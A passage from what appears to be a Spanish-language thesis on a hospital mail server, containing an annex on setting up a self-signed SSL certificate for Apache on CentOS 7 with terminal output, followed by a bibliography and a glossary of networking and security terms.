    }
});
function enable(){
setTimeout( function(){
    $('#rcmloginsubmit').removeAttr('disabled');
},3000 );
}
});
</script>
</body>
</html>
```

ANEXO F: Instalación de cifrado SSL en Apache para CentOS 7

La implementación de un TLS, o “seguridad de capa de transporte”, y su predecesor SSL, que significa “capa de sockets seguros”, son protocolos web que se usan para envolver el tráfico normal en un contenedor protegido y encriptado. Con esta tecnología, los servidores pueden enviar tráfico de manera segura entre el servidor y el cliente sin la preocupación de que los mensajes sean interceptados y leídos por un tercero. El sistema de certificados también ayuda a los usuarios a verificar la identidad de los sitios con los que se están conectando.

En esta guía, se mostrará cómo configurar un certificado SSL autofirmado para usar con un servidor web Apache en una máquina CentOS 7, tomando en cuenta las siguientes consideraciones:

- Sistema operativo CentOS 7 con un usuario no root que tenga privilegios sudo.
- Instalar Apache para configurar los host virtuales con el comando yum:

```
sudo yum install httpd
```
- Habilitar Apache como servicio CentOS para que se inicie automáticamente después de reiniciar:

```
sudo systemctl enable httpd.service
```
- Iniciar sesión con usuario no root a través de SSH.
- Instalar módulo de Apache para soporte para el cifrado SSL

```
sudo yum install mod_ssl
```
- Crear un directorio para clave privada (/etc/ssl/certs), mediante el comando:

```
sudo mkdir /etc/ssl/private
```


- Modificar permiso de acceso solo para usuario root: `sudo chmod 700 /etc/ssl/private`
- Crear la clave SSL y los archivos de certificado con openssl:
`sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.crt`
- Efectuar llenado de formulario, principalmente el nombre de dominio o dirección IP pública.
- Anexar manualmente archivo generado: `cat /etc/ssl/certs/dhparam.pem | sudo tee -a /etc/ssl/certs/apache-selfsigned.crt`
- Configurar los hosts virtuales
- Abrir el archivo de configuración SSL de Apache con privilegios de administrador.
`sudo vi /etc/httpd/conf.d/ssl.conf`
- Proseguir con los pasos de la guía en el siguiente enlace:
<https://www.digitalocean.com/community/tutorials/how-to-create-an-ssl-certificate-on-apache-for-centos-7>

```

installed:
  mod_ssl.x86_64 1:2.4.6-67.el7.centos.6

Dependency Updated:
  httpd.x86_64 0:2.4.6-67.el7.centos.6      httpd-tools.x86_64 0:2.4.6-67.el7.centos.6      openssl.x86_64 1:1.0.2k-8.el7      openssl-libs.x86_64 1:1.0.2k-8.el7

complete!
root@mail ~]# mkdir /etc/ssl
root@mail ~]# cd /etc/ssl
root@mail ~]# mkdir /etc/ssl/private
root@mail ~]# chmod -R 700 /etc/ssl/private
root@mail ~]# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.crt
generating a 2048 bit RSA private key
.....+++++
writing new private key to '/etc/ssl/private/apache-selfsigned.key'
-----
you are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank.
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:ec
State or Province Name (full name) []:Pichincha
Locality Name (eg, city) [Default City]:Quito
Organization Name (eg, company) [Default Company Ltd]:Hospital Basico Natalia Huerta
Organizational Unit Name (eg, section) []:Hospital
Common Name (eg, your name or your server's hostname) []:hospital
Email Address []:hvicra.soft@gmail.com
root@mail ~]#

```

Figura 32 Pantalla terminal - instalación del certificado SSL

Fuente: Autor de tesis

BIBLIOGRAFÍA

- Acevedo, J. (2015). *Pc World*. Obtenido de <https://goo.gl/images/EnZMfy>
- Acosta Gil, J. (2009). *Implementación de un Túnel con cifrado para transporte de datos*. Mexico.
- Aguilera, P. (s.f.). *Seguridad Informática*.
- Alvarez, L. (2005). *Seguridad Informática*. México.
- Badillo Bernal, D. (2015). *Estudio comparativo de las distribuciones Linux orientado a la seguridad de redes de comunicación*. Quito.
- Blum. (2001). *Open Source E-Mail Security*. Primera edición.
- Brito Monedero, A. (2007). *Implementación de un sistema para el manejo de correo electrónico con autenticación centralizada basada servicios de directorio en*. Caracas.
- Burgos, I. K. (2016). *slideshare*. Obtenido de <https://es.slideshare.net/kreyes1/el-paradigma-dsr-design-science-research>
- Caspi Pilamunga, W., & Flores Verdezoto, S. (2011). *Configuración e implementación de un servidor de correo utilizando herramientas open source en el instituto tecnológico superior "Angel Polibio Chaves" del cantón Guaranda*. Guaranda.
- Cazier, J., & Medlin, B. (2006). Password security: An empirical investigation into e-commerce passwords and their crack times. *Information Systems Security*.
- CDmon. (s.f.). Obtenido de <https://goo.gl/images/j9JsDm>
- Chua, B. B. (2004). *Applying the ISO 9126 model to the evaluation of an e-learning system*. Ascilite.
- Correa D., R. (2008). *Decreto 1014 Software Libre Ecuador*. Quito.
- Covalenciawebs. (s.f.). Obtenido de <https://goo.gl/images/HeJCfZ>

- Daimon, H. (2015). *Manager Net Services Division*. Obtenido de <https://www.youtube.com/watch?v=BFfHgwgoD2w&feature=youtu.be>
- Dirección Nacional, T. (2000). *Manual de Zimbra*. Quito.
- Fernández, J. &. (2007). *Seguridad Informatica*.
- Fernández, R. (2000). *Horder 3.1.1*.
- Flint. (2017). <https://roundcube.net/about/>.
- Flores Saltos, F. G. (2007). *Administración e Implementación de Políticas de Seguridad en la Red Informática del Hospital Millennium de la ciudad de Ambato (Bachelor's thesis, Universidad Técnica de Ambato. Facultad de Ingeniería en Sistemas*.
- Formación, S. (s.f.). Obtenido de <https://goo.gl/images/mFCVMB>
- Fuoc. (s.f.). *Mecanismos de protección*.
- Gonzales. (2012). *Seguridad Informática*.
- Guevara, O. D. (2007). *Software Libre*.
- Herley C., F., & Oorschot C., V. (2014). *An Administrator's Guide to Internet Password Research*. LISA.
- Inen. (2016). *Sistema de Gestión de Seguridad de la Información – (ISO/IEC 27000:2016, IDT)*. Quito.
- Inostroza, J. (2002). *Guía de configuración*.
- Isaca. (2011). *Sistema de información*.
- Largo Garcia, C., & Marin Mazo, E. (2005). *Guía técnica para evaluación de software*. Primera edición.
- Lexis, F. (2013). *Esquema Gubernamental de Seguridad de la Información - EGSI*.

- Loyola Casajoana, M. (2008). *El correo electrónico en el Ecuador y su aplicación actual en ámbito judicial*. Quito.
- Luján Mora, S. (s.f.). *Universidad de Alicante*. Obtenido de Problemas de accesibilidad:
<http://accesibilidadweb.dlsi.ua.es>
- Machín, M. M. (2006). El correo electrónico en la relación médico-paciente: uso y recomendaciones generales. *Aten Primaria*, 413-7.
- Menendez, L. (2002).
- Mieres, J. (2009). Debilidades de seguridad comúnmente explotadas. *Evil fingers*, 17.
- Mifsud. (2012).
- Morris, R. &. (1979). Password security: A case history. *Communications of the ACM*.
- Nacional, C. (2002). *Ley de Comercio Electrónico, Firmas Electrónicas y Mensajes de Datos*. Quito - Ecuador: Leyes relativas a la PI: adoptadas por el Poder Legislativo.
- Narayanan, A. &. (2005). Fast dictionary attacks on passwords using time-space tradeoff. In *Proceedings of the 12th ACM conference on Computer and communications security*.
- Networkcata. (22 de Febrero de 2010). *Funcionamiento servidor de correo*. Obtenido de Administration Network: <https://networkcata.wordpress.com/2010/02/22/funcionamiento-servidor-de-correo/>
- Paper, W. (1992-2002). Introduction to Secure Sockets Layer. Cisco Systems.
- Pichincha, B. (s.f.). Obtenido de www.pichincha.com
- Pisabarro, J. (2017). *Seo y Sem*. Obtenido de <https://goo.gl/images/UMN26h>
- Rodriguez, J. C. (2011). <http://www.adminso.es>. Obtenido de http://www.adminso.es/index.php/Archivo:U5_1_figura3.jpg#filelinks

Rojas Arroyo, M. (2006). *Mejoras a la Interfaz Administrativa del Correo Web*.

Survey. (2007). *Security Space*. Obtenido de

http://www.securityspace.com/s_survey/data/man.200708/mxsurvey.html

Tech, S. (2017). Obtenido de <https://goo.gl/images/RvkEkN>

TIC's. (2012). *Polítias de Seguridad*. Quito.

Webempresa. (s.f.). Obtenido de <https://goo.gl/images/Py6aVF>

Weber, J. E. (2008). Weak password security: An empirical study. *Information Security Journal:*

A Global Perspective.

Yanzapanta. (2013). *Implementación de seguridad*.

Zimbra. (2007). *Scoop.it*. Obtenido de <https://goo.gl/images/PbSJyU>

Zimbra, I. (2005-2014). Zimbra 8.6.0_GA_1153 (build 20141215151155).

GLOSARIO DE TÉRMINOS

- PHP: es un lenguaje de programación de propósito general de código del lado del servidor originalmente diseñado para el desarrollo web de contenido dinámico
- World Wide Web o red informática mundial
- GPL (Licencia Pública General): es la licencia de derecho de autor más ampliamente usada en el mundo del software libre y código abierto, y garantiza a los usuarios finales (personas, organizaciones, compañías) la libertad de usar, estudiar, compartir (copiar) y modificar el software.
- ISO/IEC 9126: Estándar internacional para la evaluación de la calidad de software.
- DNS: Domain Name System o Sistema de Nombres de Dominio.
- Firewall: Cortafuegos, controla la entrada de información no permitida. Puede ser físico o lógico.
- IP. Internet Protocol. Protocolo de internet que identifica de manera única, lógica y jerárquica cada dispositivo que pertenezca a una red bajo protocolo IP.
- Protocolo: Puede ser software o hardware y determina o controla la forma en que se conecta, se comunican o transfieren datos dos puntos A y B.
- Proxy: Punto intermedio entre un ordenador conectado a internet y el servidor que está accediendo. Se puede utilizar un proxy para suplantar la propia IP por otra.
- TCP: Protocolo de control de transmisión. Está orientado a conexión y se utiliza en el nivel 4 de OSI.
- Hash: Son funciones o rutinas de programación mediante un algoritmo.

- IPSec Seguridad del protocolo de Internet, es un conjunto de protocolos cuya función es asegurar las comunicaciones sobre el Protocolo de Internet (IP) autenticando y/o cifrando cada paquete IP en un flujo de datos.
- CLI (Comand Line Interface): es un método que permite a los usuarios dar instrucciones a algún programa informático por medio de una línea de texto simple.
- TLS (Transport Layer Security [Seguridad en capas de transporte]): son protocolos criptográficos que proporcionan comunicaciones seguras por una red, comúnmente Internet
- HTTPS (Hypertext Transport Protocol Secure[Protocolo seguro de Transferencia de Hipertexto])
- IA (Artificial Intelligence [Inteligencia Artificial]): es la inteligencia exhibida por máquinas, también llamada inteligencia computacional.
- SELinux (Security Enhanced Linux): es un módulo de seguridad para el kernel Linux que proporciona el mecanismo para soportar políticas de seguridad para el control de acceso.